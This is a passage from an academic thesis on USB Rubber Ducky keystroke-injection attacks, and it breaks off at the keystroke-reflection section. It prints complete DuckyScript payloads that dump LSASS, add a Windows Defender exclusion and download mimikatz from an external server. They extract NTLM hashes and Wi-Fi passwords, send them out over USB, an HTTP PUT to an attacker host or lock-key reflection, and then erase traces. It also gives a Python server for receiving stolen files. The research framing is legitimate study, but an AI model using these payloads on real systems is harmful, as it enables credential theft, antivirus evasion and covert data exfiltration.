Yet another more advanced feature of the DuckyScript programming language is **data exfiltration**. The MITRE ATT&CK framework describes the tactic of exfiltration as a collection of techniques used by an adversary to steal data from a connected host or network [26]. While the tactic includes several different techniques, each describing exfiltration over a different channel or medium, this thesis focuses primarily on the most common ones: *Exfiltration over physical medium*, especially over USB[7] and *Exfiltration over network medium*[8] or other network level channels like a C2 communication[9] [26], [2].

To conduct physical medium exfiltration using the USB Rubber Ducky the attackmode needs to be set to `HID STORAGE` to allow the device to copy the collected data to itself [2]. The following payload uses PowerShell to gain sensitive information about the targeted system and saves this information in a text file on the Rubber Ducky. To be exact, the script firstly queries the drive letter of the connected Rubber Ducky for accessing the device storage. After that, the console outputs of the *systeminfo* command, PowerShell history as well as the name and password of the WiFi the target is currently connected to are appended to a text file in the root of the Rubber Ducky's drive. It should be noted that the code snippet is only used for demonstration purposes and is in no way, shape or from optimized for performance, hence explaining the generous delays between statements.

```
REM Title: Data exfiltration over the USB Rubber Ducky
REM Author: Jakob Friedl
REM Date: 17-03-2023
ATTACKMODE HID STORAGE

REM Open Powershell
DELAY 2000
GUI r
DELAY 500
STRINGLN powershell.exe
DELAY 2000

REM Save the drive letter of the flash drive as a variable
STRINGLN $DUCKY=(Get-Volume -FileSystemLabel 'DUCKY').DriveLetter
DELAY 1000

REM Create a constant for the location of the exfiltrated data on the USB
DEFINE DATA_OUTPUT $DUCKY':/'$env:COMPUTERNAME'.txt'

```

[7] https://attack.mitre.org/techniques/T1052/001/
[8] https://attack.mitre.org/techniques/T1048/
[9] https://attack.mitre.org/techniques/T1041/

```
REM Exfiltrate system information
STRING systeminfo >>
STRINGLN DATA_OUTPUT
DELAY 2000

REM Exfiltrate WLAN name and secret key
STRING netsh wlan show profile name=(Get-NetConnectionProfile).Name key=clear |
    Where-Object { $_ -match 'SSID n|Key C' } >>
STRINGLN DATA_OUTPUT
DELAY 2000

REM Exfiltrate Powershell history
STRING type $env:USERPROFILE\AppData\Roaming\Microsoft\Windows\
    PowerShell\PSReadLine\ConsoleHost_history.txt >>
STRINGLN DATA_OUTPUT
DELAY 2000
```

Code 4: Data exfiltration over USB.

In contrast to exfiltration over a physical medium, network medium exfiltration techniques make use of existing network communication infrastructure like web services, shares, cloud platforms or code repositories to steal sensitive information [27]. Alternatively, threat actors may use deliberately set up Command and Control channels for the extraction process [2].

In 2022, Hak5 introduced a novel exfiltration method called a **keystroke reflection attack**. This technique takes advantage of the keyboard-computer architecture and uses the lock keys to exfiltrate data. These can be accessed in DuckyScript using the `CAPSLOCK`, `NUMLOCK` and `SCROLLLOCK` keywords can even be evaluated with built-in variables like `$_CAPSLOCK_ON`, which allow the user to check the state of the lock key [2]. Relevant for the exploitation is the fact, that human interface devices like keyboards also contain an HID OUT endpoint, to which the connected device sends control codes to, in order to toggle the appropriate lock key LED [22]. A keystroke reflection attack with the USB Rubber Ducky consists of two phases:

Phase 1 starts off with a keystroke injection attack in which the data to-be-extracted is collected and encoded as lock keystrokes for the keystroke reflection attack [2].

Phase 2 then switches the USB Rubber Ducky to *Exfil* mode, where it acts as a control code listener on the HID OUT endpoint. When the victim reflects the encoded lock keystrokes, the resulting binary data is stored in the loot.bin file on the USB Rubber Ducky. To read the data, the user can either just change the file extension to match the data or open the file in a HEX editor. Due to the fact, that keystroke reflection does not use traditional physical exfiltration techniques, the attackmode `STORAGE` does not necessarily have to be set [22], [2]. During this stage, the LED of the USB Rubber Ducky is used to indicate when data is reflected and exfiltrated.

```
REM Title: Keystroke reflection attack
REM Author: Jakob Friedl
REM Date: 17-03-2023
ATTACKMODE HID

LED_OFF
DELAY 2000
SAVE_HOST_KEYBOARD_LOCK_STATE
$_EXFIL_MODE_ENABLED = TRUE
$_EXFIL_LEDS_ENABLED = TRUE

GUI r
DELAY 100
STRINGLN powershell.exe
DELAY 500

REM Save name and key of current WLAN connection to %tmp%\creds
STRINGLN netsh wlan show profile name=(Get-NetConnectionProfile).Name[0]
    key=clear | Where-Object {$_-match'SSID n|Key C'} > $env:tmp\creds
DELAY 100

REM Convert the stored credentials into CAPSLOCK and NUMLOCK values
STRINGLN foreach($b in $(cat $env:tmp\creds -En by)){foreach($a in
    0x80,0x40,0x20,0x10,0x08,0x04,0x02,0x01) {if($b -band $a){$o+='%{NUMLOCK}'}
    else{$o+='%{CAPSLOCK}'}}}
REM Terminate with SCROLLLOCK key
STRINGLN $o+='%{SCROLLLOCK}'
STRINGLN echo $o >$env:tmp\creds
DELAY 100

REM Reflect the CAPSLOCK and NUMLOCK Keystrokes back to the USB Rubber Ducky
STRINGLN $o=(cat $env:tmp\creds)
STRINGLN Add-Type -A
    System.Windows.Forms;[System.Windows.Forms.SendKeys]::SendWait($o); rm
    $env:tmp\creds; exit
DELAY 100

REM The final SCROLLLOCK keystroke indicates that the exfiltration is complete
WAIT_FOR_SCROLL_CHANGE
LED_G
$_EXFIL_MODE_ENABLED = FALSE
RESTORE_HOST_KEYBOARD_LOCK_STATE
```

Code 5: Keystroke reflection attack.

The payload above again picks up the previously used WiFi-password extraction PowerShell one-liner. However, instead of copying the information directly to a file on the flash-drive, the script uses a keystroke reflection approach. First and foremost, the payload saves the current constellation of the keyboard lock keys, since the payload modifies them during execution. Af-

ter that and most importantly, the exfiltration mode has to be enabled by setting the internal `$_EXFIL_MODE_ENABLED` variable to a true value [22]. After the current WiFi SSID and password are stored in a temporary file in line 18, the Rubber Ducky uses the bit-wise AND-operator to start converting each bit of the data to a NUMLOCK signal when the bit is 1 or a CAPSLOCK signal when it is 0. Afterwards, the sequence is terminated with a single SCROLLLOCK value. These values are then sent back to the connected device as HID OUT signals, which can be verified by observing the blinking LED on the CAPSLOCK key or on the USB Rubber Ducky, which indicates that data is exfiltrated and received [2]. Once the final SCROLLLOCK value is received, the exfiltration is completed by negating the `$_EXFIL_MODE_ENABLED` variable and by restoring the initial lock key state. The exfiltrated data is stored on the USB Rubber Ducky in the `loot.bin` file [2].

While this method of exfiltration is significantly slower than the others mentioned above, keystroke reflection proves to be useful when trying to steal small amounts of data like credentials from devices with sophisticated endpoint security that do not allow for traditional physical or network-based exfiltration techniques with group policy rules and other restrictions [22].

Another feature of DuckyScript 3.0, which promotes cleaner payloads and quality-of-life improvements is the **extensions** functionality. Essentially, extensions are blocks of code defined between the `EXTENSION` and `END_EXTENSION` keywords that can be used and implemented in any arbitrary payload. An extension usually contains functions or constants that can then be used in the payload. Examples for commonly used extensions are `OS_DETECT` and `TRANSLATE` [28]. The later was created by Dallas Winger and allows the user to print the value of integer or boolean variables, as can be seen in the script below, which can be useful for debugging purposes [2].

```
REM Title: Extensions
REM Author: Jakob Friedl
REM Date: 20-03-2023
ATTACKMODE HID STORAGE

EXTENSION TRANSLATE
    REM VERSION 1.1
    REM AUTHOR: Korben

    REM [ --- Collapsed for brevity --- ]
END_EXTENSION

VAR $MY_VAR = 10
$INPUT = $MY_VAR
TRANSLATE_INT()
```

Code 6: Translate extension for printing variable values.

3 Implementation

The literature review in chapter 2 provided a detailed overview regarding USB keystroke injection attacks, as well as explained the features and syntax of the DuckyScript programming language. After setting the fundamental knowledge base, this chapter of the thesis now aims to present the implementation of a data exfiltration payload which is implemented using the following three techniques. The first and easiest implementation is achieved using the standard data exfiltration over a physical medium. In other words, the data to be extracted is copied directly to the micro SD card of the USB Rubber Ducky. The next technique used a network medium to steal sensitive information. In the case of this thesis, an external C2 server is set up, to which the Rubber Ducky payload connects and sends the data to. Lastly, the previously introduced method of keystroke reflection is applied to bypass end-point restrictions that do not allow for direct physical exfiltration.

This chapter is followed by a comparison between the implemented exfiltration techniques as well as a discussion on which methodologies would be best applied in different scenarios.

3.1 Scenario

The scenario of the orchestrated attack is described as follows. An adversary has used social engineering tactics to gain unauthorized physical access to the main headquarter of the targeted company. Due to their extensive research on the company and the people that work there, the attacker has profound knowledge of which employees have access to higher-privileged administrator accounts in the network. The aim of the attacker is to use a keystroke injection payload, deployed using a USB Rubber Ducky on an unlocked workstation of a network administrator, to dump and exfiltrate NTLM hashes of local accounts to crack them offline or use them in a *Pass-the-Hash* attack to establish their foothold in the internal network [29]. The following sections showcase the different techniques and payloads an adversary may use to dump and extract the sensitive information. However, a more general process of the attack is depicted in the flowchart below.



Figure 4: Generic program flow of the implemented attack.

3.2 Data preparation

Since all steps except the actual data exfiltration are mostly the same for all three of the covered techniques, the process of preparing the data of interest is covered in this section. In the beginning, this section furthermore focuses less on the DuckyScript implementation of the process, but more on the steps and PowerShell commands necessary for collecting the information.

The first step towards exfiltrating user hashes is dumping the *Local Security Authority* (LSA) which is responsible for enforcing security policies on the system. It includes the Local Security Authority Subsystem Service executable (lsass.exe), which validates user accounts for local or remote authentication procedures [30]. This process is primarily used to store local and domain credentials in memory [31]. There are multiple ways to dump the LSASS process, most of which make use of tools like *Mimikatz*[1] or *ProcDump* of the Windows Sysinternals tool suite. However, the technique applied in this paper is stealthier, more resistant against AV detection and does not require the download of third-party applications. It simply requires the attacker to start the Windows TaskManager with administrative privileges, locate the LSASS process and create a dump file of the process [32].

[1] https://github.com/gentilkiwi/mimikatz



Figure 5: Dumping lsass.exe using the TaskManager.

This action will create the `lsass.DMP` file in the users temporary directory on the file system. In order to extract and read the contents of the dump, special credential dumping tools like *Mimikatz* or the python alternative *Pypykatz*[2] have to be used. However, due to their popularity, these tools are almost certainly detected and blocked by antivirus solutions [32]. Since it is assumed that the attacker has access to a device with local administrator privileges, it is possible to disable the installed antivirus software, which in this case is Windows Defender, and subsequently to download binaries that would otherwise be blocked. While the attacker would have the ability to disable the AV completely, for the purpose of this thesis, it is sufficient to add a directory to Defender's exclusion list [33]. The PowerShell commands necessary to get information about the antivirus software installed and to update the settings are shown in the screenshot below.

[2] https://github.com/skelsec/pypykatz

```
PS C:\Windows\system32> Get-MpComputerStatus | select AntispywareEnabled

AntispywareEnabled
------------------
              True


PS C:\Windows\system32> Set-MpPreference -ExclusionPath $env:temp
PS C:\Windows\system32> Get-MpPreference | select ExclusionPath

ExclusionPath
-------------
{C:\Users\jakob\AppData\Local\Temp}


PS C:\Windows\system32>
```

Figure 6: Adding a directory to Windows Defender's exclusion path.

After adding the users `TEMP` directory to Defender's exclusion path, it is now possible to download a Mimikatz executable to this directory and execute it. On one hand, an attacker could download the latest release as a zip file and extract it. On the other hand, since communication to an external server is required for exfiltration over a network medium anyway, a Mimikatz binary can be hosted on the server and downloaded directly from there, which requires fewer keystrokes, thus making the payload more efficient and effective. The easiest way to host the executable is to create a simple webserver and host the file in it's root directory. This is achieved by creating a small AWS EC2 instance of type t3.micro, on which a publicly accessible web server is hosted. For the purpose of this thesis, a standard *nginx* web server is used to host and receive files. Afterwards, the Mimikatz executable is uploaded to the website's root directory using the `scp` Linux command. Once the file is hosted, PowerShell's `Invoke-WebRequest` or the in-built `wget` alias can be used to perform a GET request and download the file, which is shown in the following screenshot [34].

```
PS C:\Users\jakob> cd $env:TEMP
PS C:\Users\jakob\AppData\Local\Temp> Invoke-WebRequest http://[redacted]/mimikatz.exe -OutFile mimikatz.exe
PS C:\Users\jakob\AppData\Local\Temp> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

Figure 7: Downloading mimikatz.exe from an external server.

Mimikatz, created in 2007 by Benjamin Delpy, also known under the alias *gentilkiwi* on GitHub and other platforms, is a Windows-based credential harvesting tool written in C that is used widely by penetration testers, security researchers and hackers [31]. It is commonly used to extract cleartext passwords, hashes or Kerberos tickets from memory or to forge *Golden* and *Silver tickets*, as well as to orchestrate Pass-the-Hash (PtH) and Pass-the-Ticket (PtT) attacks

[35]. The Mimikatz program provides different modules like `sekurlsa` for reading data from a memory dump, `kerberos` for forging tickets and performing PtT-attacks and `lsadump` for extracting credentials from the local SAM and SYSTEM registry files [36], [37]. The attack conducted in this thesis essentially requires the following commands, which are shown in Figure 8 and described below.

```
PS C:\Windows\system32> cd $env:TEMP
PS C:\Users\jakob\AppData\Local\Temp> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # log exfiltration.log
Using 'exfiltration.log' for logfile : OK

mimikatz # sekurlsa::minidump ./lsass.DMP
Switch to MINIDUMP : './lsass.DMP'

mimikatz # sekurlsa::logonpasswords
Opening : './lsass.DMP' file for minidump...

Authentication Id : 0 ; 1143219674 (00000000:442425da)
Session           : Interactive from 12
User Name         : jakob
Domain            : XPS-13
Logon Server      : (null)
Logon Time        : 14/04/2023 13:37:46
SID               : S-1-5-21-[redacted]-1001
        msv :
         [00000003] Primary
         * Username : jakob[redacted]
         * Domain   : MicrosoftAccount
         * NTLM     : [redacted]
```

Figure 8: Using mimikatz to read the lsass dump and extract credentials.

- **privilege::debug**: This command from the `privilege`-module is used to activate debug rights. The debug privilege allows an user to debug a process that they would normally not have access to [35].
- **standard::log**: The *log* command is used to specify a file-path where the collected data is written [35]. This log, or at least parts of it, will be transferred to the attacker by using the three exfiltration techniques.
- **sekurlsa::minidump**: The *minidump* command takes the path to the dump file created by the TaskManager as an argument and tells Mimikatz to use the dump when working with LSASS credentials [35].

- **sekurlsa::logonpasswords**: This command lists all available provider credentials. Regularly, *logonpasswords* dumps LSASS password data for the currently or recently logged on accounts and services, however, if a dump file has previously been set using *minidump*, the command instead reads the data from there. It is noted, that this command requires local administrative privileges and debug rights on the target machine, hence the privilege::debug command has to be executed to ensure the debug privileges are activated beforehand [35], [37].

Now that all required data processing steps have been confirmed and documented, it is time to translate the process without exfiltration into a working DuckyScript payload. The objective is to create a base payload that prepares the data of interest, which in this case consists of the usernames and NTLM hashes of the target's user accounts for exfiltration. Since this part of the payload does not change, it can be reused for all of the techniques implemented in section 3.3.

```
REM Title: Base payload preparing data for exfiltration
REM Author: Jakob Friedl
REM Date: 14-04-2023
ATTACKMODE HID
DELAY 1000

REM Delete existing dump file
GUI r
DELAY 200
STRINGLN powershell "rm $env:TEMP\lsass.DMP"
DELAY 200

REM Create lsass-dump using the TaskManager
GUI r
DELAY 200
STRING taskmgr
CTRL-SHIFT ENTER
DELAY 500
ALT y
DELAY 500
DOWNARROW
DELAY 500
STRING lsass
DELAY 500

REM Open Right-Click menu on the lsass process
SHIFT F10
$I = 0
WHILE ($I < 5)
    UPARROW
    $I = ($I + 1)
END_WHILE
```

```
33 ENTER
34 DELAY 500
35 ENTER
36 ALT F4
37
38 REM Add exclusion path to the Windows Defender settings
39 GUI r
40 DELAY 200
41 STRING powershell
42 CTRL-SHIFT ENTER
43 DELAY 500
44 ALT y
45 DELAY 500
46 STRINGLN if((Get-MpComputerStatus).RealTimeProtectionEnabled){Set-MpPreference
       -ExclusionPath $env:TEMP}
47
48 REM Download mimikatz.exe from webserver
49 STRINGLN wget http://16.16.121.71/mimikatz.exe -o $env:TEMP\mimikatz.exe
50 DELAY 1000
51
52 REM Execute mimikatz and the necessary commands
53 STRINGLN cd $env:TEMP
54 STRINGLN .\mimikatz.exe "privilege::debug"
55 STRINGLN log exfiltration.log
56 STRINGLN sekurlsa::minidump lsass.DMP
57 STRINGLN sekurlsa::logonpasswords
58 DELAY 5000
59 CTRL c
60 DELAY 200
61
62 REM Format and extract credentials from the log for exfiltration
63 STRINGLN cat .\exfiltration.log | Select-String -Pattern "NTLM" -Context 2,0  |
       Get-Unique > credentials.txt
```

Code 7: Data preparation base payload.

The base payload was constructed by manually walking through the exploitation steps while only using the keyboard and subsequently developing adequate DuckyScript instructions that match the expected behaviour. To make the code further graspable, the less trivial statements are explained briefly below.

1. Lines **18** & **42**: Using CTRL + SHIFT + ENTER on the Windows Run Dialog starts the specified process with administrative privileges. This usually needs to be followed by ALT + y to confirm the pop-up prompt which appears afterwards.

2. Lines **26 - 32**: After SHIFT + F10 is used to open the Right-Click menu on the currently selected location, a while loop moves the cursor up five times to select "Create dump file".

3. Line **59**: If the *logonpasswords* command takes longer than 5 seconds to run, it is cancelled prematurely in order to save time. This is enough to capture all the necessary data of interest in the log file.

3.3 Data exfiltration

On its own, the base payload implemented in section 3.2 ends with the creation of a clear-text file called `credentials.txt` containing the usernames and NTLM hashes of the target machine's users. In this section, this payload will be modified and extended to feature a method of exfiltration to be able to transfer the dumped credentials to the attacker. As stated before, this functionality will be implemented in three different ways: via a physical connection, via a remote network connection and via keystroke reflection.

In order to compare the three techniques with each other, each exfiltration methodology will be precisely timed. To time how long the exfiltration section of the attack takes to complete, the PowerShell `Get-Date` command was used to store the start and end date in variables, which then are used as arguments of the `New-Timespan` command to calculate the difference in seconds. Hereby, the DuckyScript delays were taken into account and subtracted from the result, which is then presented in a formatted table to provide an overview of the efficiency and reliability of the technique. In addition to timing the execution time, this part of the thesis also evaluates the strengths and weaknesses of each method to determine which data exfiltration technique is most suitable for what types of use-cases and how resistant they are to common defense mechanisms.

Post-exfiltration, an adversary is required to remove all tracks that could possibly lead the defensive team to them. For that reason, all of the implemented payload conclude with removing all created and downloaded files, clearing the PowerShell history, unsetting created temporary variables and resetting all configuration changes made to the system for the purpose of AV evasion.

3.3.1 Exfiltration over a physical medium

The first and easiest exfiltration methodology presented in this paper is exfiltration over a physical medium, more precisely over a USB flashdrive. The MITRE ATT&CK framework describes subtechnique T1052.001 as a technique, where adversaries use USB connected physical devices in an air-gapped network compromise to exfiltrate data. The USB device can be used as the final exfiltration point or as a hop between otherwise disconnected systems [38].

In the case of keystroke injection attacks, physical exfiltration occurs by directly copying files or data from the target machine to the micro SD card of the USB Rubber Ducky [2]. This behaviour is quick and straightforward to implement, however, it may be easily prevented or blocked by enforcing stronger end-point regulations on the target.

The extension of the base payload to use a physical medium as an exfiltration path is achieved by querying the drive letter of the connected USB Rubber Ducky and subsequently copying or moving the Mimikatz log to the root of the flashdrive. Additionally, it is also necessary to set the attackmode to `HID STORAGE` since the Rubber Ducky needs to both emulate a keyboard to inject keystrokes and function as a regular storage device.

```
REM Title: DuckyScript payload for data exfiltration over a physical medium
REM Author: Jakob Friedl
REM Date: 18-04-2023
ATTACKMODE HID STORAGE
DELAY 1000

REM ==========================================
REM DuckyScript instructions of the base payload
REM ==========================================

REM Get the drive letter of the USB Rubber Ducky
STRINGLN $d=(Get-Volume -FileSystemLabel 'DUCKY').DriveLetter

REM Create a directory on the USB Rubber Ducky to store the files
DEFINE exfil_dir $d':/'$env:COMPUTERNAME'-exfiltration-data'
STRING mkdir
SPACE
STRINGLN exfil_dir

REM Exfiltration
STRING mv -Force $env:TEMP\exfiltration.log
SPACE
STRINGLN exfil_dir
DELAY 1000
STRING mv -Force $env:TEMP\credentials.txt
SPACE
STRINGLN exfil_dir

REM Clean-up
REM Remove files
STRINGLN rm $env:TEMP\lsass.DMP
STRINGLN rm $env:TEMP\mimikatz.exe
REM Reset configurations
STRINGLN Remove-MpPreference -ExclusionPath $env:TEMP
STRINGLN Clear-Variable -Name d
REM Delete Powershell history
STRINGLN rm (Get-PSReadLineOption).HistorySavePath
```

Code 8: Physical medium exfiltration payload.

The task of moving files to a different folder can be performed quickly, which is why this technique provides the ability to extract more than just the comparatively small `credentials.txt`-file. For instance, the payload additionally exfiltrates the entire Mimikatz log which can then be used by the attacker for further inspection on their personal device.

Total tests	Fastest (in s)	Slowest (in s)	Average (in s)
20	1.424292	1.719115	1.665771

Table 3: Physical medium exfiltration timing statistics.

Table 3 shows the overall statistics of the runtime analysis of the physical medium exfiltration payload. This time includes the creation of a new folder on the USB Rubber Ducky and the exfiltration of the `exfiltration.log` and `credentials.txt` file. To produce accurate results, the one seconds delay between moving the files has been subtracted from the calculation.

Looking at the results, the biggest advantage of physical medium exfiltration becomes apparent quickly. After the preliminary preparations, it only takes around 1.6 seconds on average to transfer the credential data to the USB Rubber Ducky. Note however, that this experiment was performed with the Mimikatz log and the small credential file, which have a combined size of just 58104 bytes. While possible, the process of exfiltrating larger files might take significantly longer to complete in comparison to the results of this test.

On the other hand, when it comes to the disadvantages of the physical medium exfiltration technique, it is prevented by endpoint restrictions on the targeted device. In an Active Directory environment, for instance, group policy objects (GPOs) can be created to block USB drives per default or make them read-only. Since exfiltration over USB requires the USB Rubber Ducky to be in the `STORAGE` attackmode, these measures would block the ability to transfer files to it.

3.3.2 Exfiltration over a network medium

The second data exfiltration method covered in this work is the exfiltration over a network medium. More precisely, technique T1048, as it is known by the MITRE ATT&CK framework, describes exfiltration over an alternative protocol. Alternative protocols include - among others - FTP, SMB, HTTP, HTTPS and DNS [39]. The following payload primarily covers subtechnique T1048.003, called exfiltration over an unencrypted Non-C2 protocol, and specifically uses a web server to transfer the credentials to the AWS EC2 instance over an HTTP connection. Commands like `curl` or `Invoke-WebRequest` are used to create requests to the external host and transmit files using the HTTP PUT method [39]. In order to send multiple files with a single command, all data is compressed into a zip-archive beforehand. This section also illustrates how to handle and store the incoming file requests on the attacker server by setting up a simple python HTTP server. After starting the server on the EC2 instance, the web-server listens for PUT requests on port 8000 and stores all files it receives in on the file system.

```python
#!/usr/bin/env python
import os
import http.server as server

class HTTPRequestHandler(server.SimpleHTTPRequestHandler):
    # Handle file upload via PUT request
    def do_PUT(self):
        name = os.path.basename(self.path)

        length = int(self.headers['Content-Length'])
        r = 0
        with open(name, 'wb+') as file:
            while r < length:
                n = self.rfile.read(min(66556, length - r))
                r += len(n)
                file.write(n)
        self.send_response(201, 'Created')
        self.end_headers()
        reply_body = f'Saved {name}\n'
        self.wfile.write(reply_body.encode('utf-8'))

    # Prevent file download
    def do_GET(self):
        self.send_response(404, 'Not Found')
        self.end_headers()
        self.wfile.write(b'')

if __name__ == '__main__':
    server.test(HandlerClass=HTTPRequestHandler)
```

Code 9: Python 3 web server to handle file upload.

As can be seen in the exfiltration payload below, the PowerShell `Compress-Archive` command is used to create a zip-archive. After that, the DuckyScript payload uses the `Invoke-WebRequest` method on the Windows host to create a PUT request and upload the archive to the remote server. After the zip-file is received, an adversary can unzip and extract its contents by connecting to the EC2 instance via SSH.

```
REM Title: DuckyScript payload for data exfiltration over a network medium
REM Author: Jakob Friedl
REM Date: 27-03-2023
ATTACKMODE HID
DELAY 1000

REM ==========================================
REM DuckyScript instructions of the base payload
REM ==========================================
```

```
REM Create zip archive of prepared data
DEFINE archive $env:COMPUTERNAME'-exfiltration-data.zip'
STRING Compress-Archive -Force -Path $env:TEMP\exfiltration.log,
    $env:TEMP\credentials.txt -DestinationPath $env:TEMP\
STRINGLN archive
DELAY 500

REM Exfiltration
STRING Invoke-WebRequest -Method PUT -InFile $env:TEMP\
STRING archive
SPACE
STRING -Uri http://16.16.124.71:8000/
STRINGLN archive
DELAY 500

REM Clean-up
REM Remove files
STRINGLN rm $env:TEMP\lsass.DMP
STRINGLN rm $env:TEMP\mimikatz.exe
STRINGLN rm $env:TEMP\exfiltration.log
STRINGLN rm $env:TEMP\credentials.txt
STRING rm $env:TEMP\
STRINGLN archive
REM Reset configurations
STRINGLN Remove-MpPreference -ExclusionPath $env:TEMP
REM Delete Powershell history
STRINGLN rm (Get-PSReadLineOption).HistorySavePath
```

Code 10: Network medium exfiltration payload.

Total tests	Fastest (in s)	Slowest (in s)	Average (in s)
20	3.339504	3.398889	3.389323

Table 4: Network medium exfiltration timing statistics.

The runtime of the exfiltration part of the payload consistently took around 3.4 seconds to complete. While this is slower than the exfiltration over a physical medium, it has to be considered that network medium exfiltration is highly dependent on the speed of the Internet connection and the size of the uploaded files. While slower Internet increases the time it takes to complete the PUT requests, faster connections might even make this technique more effective than the previous one. This technique is furthermore detected mitigated using network level defense mechanisms like firewall rules or packet inspection, which makes it insusceptible to endpoint configurations that restrict USB usage policies. While usually, outgoing connections to ports like HTTP 80/tcp or HTTPS 443/tcp are permitted, exfiltration over other protocols like SMB or to connections to uncommon ports may be blocked by the system administrators at the firewall, subsequently preventing the transfer to the C2 server [2].

3.3.3 Exfiltration via keystroke reflection

